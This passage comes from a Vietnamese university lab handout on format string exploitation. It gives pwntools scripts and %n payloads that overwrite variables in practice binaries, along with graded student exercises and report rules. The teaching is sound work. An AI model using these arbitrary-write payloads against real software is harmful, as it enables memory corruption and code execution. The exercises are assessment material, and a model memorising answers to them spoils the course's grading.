| from pwn import \*  def forc():  sh = process('./app-overwrite')  # get address of c from the first output  c\_addr = int(sh.recvuntil('\n', drop=True), 16)  print ('- Address of c: %s' % hex(c\_addr))  # additional format – change to your format to create 12 characters  additional\_format = b'%p%p'  # overwrite offset – change to your format  overwrite\_offset = b'%k-1$n'  payload = p32(c\_addr) + additional\_format + overwrite\_offset  print ('- Your payload: %s' % payload)  sh.sendline(payload)  sh.interactive()  forc() |

Kết quả chạy code khai thác như bên dưới là thành công.

Text

Description automatically generated

### Ghi đè tại địa chỉ tùy ý

Có thể để ý rằng với cách ghi đè ở trên với overwrite addr nằm ở đầu chuỗi định dạng dùng để khai thác, giá trị ghi đè với %n sẽ luôn lớn hơn 4, do luôn có phần overwrite addr chiếm 4 byte (hoặc 8 byte). Vậy làm thế nào ghi đè giá trị nhỏ hơn như 1, 2, hay 3?

Để làm được điều này, ý tưởng là không cần đặt địa chỉ cần ghi đè ở đầu chuỗi. Ta có thể đặt địa chỉ này ở giữa hoặc cuối chuỗi, miễn sao phần overwrite offset được điều chỉnh để printf sử dụng đúng được địa chỉ đó làm tham số cho %n. Khi đó, công việc còn lại là phần additional format có thể in ra số lượng ký tự bằng đúng giá trị muốn ghi đè. Padding để đẩy overwrite addr đến vị trí thích hợp, thường là địa chỉ chia hết cho 4.

[additional format]%<m-1>$n[padding][overwrite addr]

Ví dụ bên dưới, ta đang ghi giá trị 1 vào ô nhớ có địa chỉ **0x080412AB** là tham số thứ k+1 của printf, kí tự ‘a’ sẽ đảm bảo %n giữ giá trị 1, 3 ký tự x để thêm padding cho địa chỉ nằm ở vị trí thích hợp sau chuỗi format string.

a%k$nxxx\xAB\x12\x04\x08

|  |
| --- |
| 1. Sinh viên khai thác và truyền chuỗi s để ghi đè biến **a** của file **stack-overwrite** thành giá trị 2. Giải thích ý nghĩa của chuỗi định dạng và lý do có thể in được giá trị cần thiết. |

Gợi ý: a là biến toàn cục đã được gán giá trị, do đó không nằm trên stack mà nằm trong section .data với địa chỉ cụ thể. Có thể info variables để xem địa chỉ của a.

Text

Description automatically generated

Sinh viên tham khảo đoạn mã khai thác bên dưới:

|  |
| --- |
| from pwn import \*  def fora():  sh = process('./app-overwrite')  a\_addr = 0x0804C024 # address of a  # format string – change to your answer  payload = b'....%k$n' + p32(a\_addr)  sh.sendline(payload)  print (sh.recv())  sh.interactive()  fora() |

Kết quả chạy mã khai thác như bên dưới là thành công.

Text

Description automatically generated

|  |
| --- |
| 1. Sinh viên khai thác và truyền chuỗi s để ghi đè biến **b** của file **stack-overwrite** thành giá trị **0x12345678**. Báo cáo chi tiết các bước phân tích, xác định chuỗi định dạng và kết quả khai thác. |

Lưu ý: b cũng là biến toàn cục.

Kết quả cần đạt được:

Graphical user interface, text

Description automatically generated

# YÊU CẦU & ĐÁNH GIÁ

## Yêu cầu

* Sinh viên tìm hiểu và thực hành theo hướng dẫn.
* Sinh viên báo cáo kết quả thực hiện và nộp bài bằng **1 trong 2 hình thức**:

### Cách 1: Báo cáo trực tiếp trên lớp

Báo cáo trực tiếp kết quả thực hành (có hình ảnh minh họa các bước) với GVTH trong buổi học, trả lời các câu hỏi và giải thích các vấn đề kèm theo.

### Cách 2: Nộp file báo cáo

Báo cáo cụ thể quá trình thực hành (có hình ảnh minh họa các bước), trả lời các câu hỏi và giải thích các vấn đề kèm theo trong file PDF theo mẫu tại website môn học.

**Đặt tên file báo cáo theo định dạng như mẫu:**

**[Mã lớp]-LabX\_NhomY\_MSSV1\_MSSV2\_MSSV3**

Ví dụ*: [NT521.N11.ANTN.1]-Lab4\_Nhom1\_20520001\_20520999\_20521000.*

* Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
* Nộp báo cáo trên theo thời gian đã thống nhất tại website môn học.

## Đánh giá

* Sinh viên hiểu và tự thực hiện được bài thực hành, đóng góp tích cực tại lớp.
* Báo cáo trình bày chi tiết, giải thích các bước thực hiện và chứng minh được do nhóm sinh viên thực hiện.
* Hoàn tất nội dung cơ bản và có thực hiện nội dung *mở rộng – cộng điểm* (với lớp **ANTN**).

**Kết quả thực hành cũng được đánh giá bằng kiểm tra kết quả trực tiếp tại lớp vào cuối buổi thực hành hoặc vào buổi thực hành thứ 5.**

**Lưu ý:** Bài sao chép, nộp trễ, “*gánh team*”, … sẽ được xử lý tùy mức độ.

**HẾT**

*Chúc các bạn hoàn thành tốt!*